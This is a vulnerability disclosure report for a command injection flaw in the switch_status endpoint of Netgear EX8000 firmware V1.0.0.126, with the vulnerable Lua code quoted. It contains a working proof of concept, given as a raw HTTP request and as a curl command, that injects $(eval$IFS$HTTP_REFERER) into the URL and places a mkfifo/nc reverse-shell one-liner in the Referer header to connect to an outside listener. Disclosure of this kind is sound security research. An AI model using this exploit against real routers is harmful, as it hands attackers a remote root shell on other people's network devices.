Netgear EX8000 V1.0.0.126 switch_status Command Injection Vulnerability

Product Information

```
Brand: Netgear
Model: EX8000
Firmware Version: V1.0.0.126
Official Website: https://www.netgear.com/
Firmware Download URL:
https://www.downloads.netgear.com/files/GDC/EX8000/EX8000-V1.0.0.126.zip
```

Affected Component

```
The `switches` parameter in the `switch_status` function within the file:
\usr\lib\lua\luci\controller\admin\network.lua
```

Suggested description

Netgear EX8000 V1.0.0.126 was discovered to contain a command injection vulnerability via the switch_status function.

Vulnerability Details

In the file `\usr\lib\lua\luci\controller\admin\network.lua`, an API endpoint is defined at `admin/network/switch_status`, which triggers the `switch_status` function. This function is vulnerable to **command injection** due to insufficient sanitization of the `switches` parameter.

The parameter “switches” is passed to the “switch_status” function in luci.tools.status. Due to the mere use of %q for filtering without restricting special characters such as $, a vulnerability is caused, enabling the acquisition of a shell and the execution of arbitrary commands.


```
18      local has_switch = false
19
20      uci:foreach("network", "switch",
21          function(s)
22              has_switch = true
23              return false
24          end)
25
26      if has_switch then
27          page  = node("admin", "network", "vlan")
28          page.target = cbi("admin_network/vlan")
29          page.title  = _("Switch")
30          page.order  = 20
31
32          page = entry({"admin", "network", "switch_status"}, call("switch_status"),
33          page.leaf = true
34      end
```

```
408  function switch_status(switches)
409      local s = require "luci.tools.status"
410
411      luci.http.prepare_content("application/json")
412      luci.http.write_json(s.switch_status(switches))
413  end
```

```
182  function switch_status(devs)
183      local dev
184      local switches = { }
185      for dev in devs:gmatch("[^%s,]+") do
186          local ports = { }
187          local swc = io.popen("swconfig dev %q show" % dev, "r")
188          if swc then
```

Attack

As shown in the following figure, when injecting the command `$(eval$IFS$HTTP_REFERER)` into the parameters.At the same time, fill the Referer field with the following content: `mkfifo /tmp/p;cat /tmp/p|/bin/sh -i 2>&1|nc 192.168.31.166 9001 >/tmp/p`. Then, you can obtain the underlying shell of the router and achieve the execution of arbitrary commands.



POC

```
GET /cgi-bin/luci/;stok=f461d779ab1a3358cc8b3f7e6a7e831f/admin/network/switch_status/%60$(eval$IFS$HTTP_REFERER)%60 HTTP/1.1
Host: 192.168.31.239
Authorization: Basic MTc5ODQ0MjQ3MkBxcS5jb2O6MTIzNDU2Nzg=
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: mkfifo /tmp/p;cat /tmp/p|/bin/sh -i 2>&1|nc 192.168.31.166 9001 >/tmp/p
Accept-Encoding: gzip, deflate, br
Cookie: sysauth=3980878533b1452707136d27cae2bfa8; sessionEnable=1; dsessid=28886855
Connection: keep-alive
```

```
curl --path-as-is -i -s -k -X $'GET' \
    -H $'Host: 192.168.31.239' -H $'Authorization: Basic MTc5ODQ0MjQ3MkBxcS5jb2O6MTIzNDU2Nzg=' -H $'Accept-Language: en-US' -H $'Upgrade-Insecure-Requests: 1' -H $'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36' -H $'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' -H $'Referer: mkfifo /tmp/p;cat /tmp/p|/bin/sh -i 2>&1|nc 192.168.31.166 9001 >/tmp/p' -H $'Accept-Encoding: gzip, deflate, br' -H $'Connection: keep-alive' \
    -b $'sysauth=3980878533b1452707136d27cae2bfa8; sessionEnable=1; dsessid=28886855' \
    $'http://192.168.31.239/cgi-bin/luci/;stok=f461d779ab1a3358cc8b3f7e6a7e831f/admin/network/switch_status/%60$(eval$IFS$HTTP_REFERER)%60'
```

Video

https://github.com/JZP018/vuln03/blob/main/netgear/EX8000/netgear_EX8000_CI_switch_status.mp4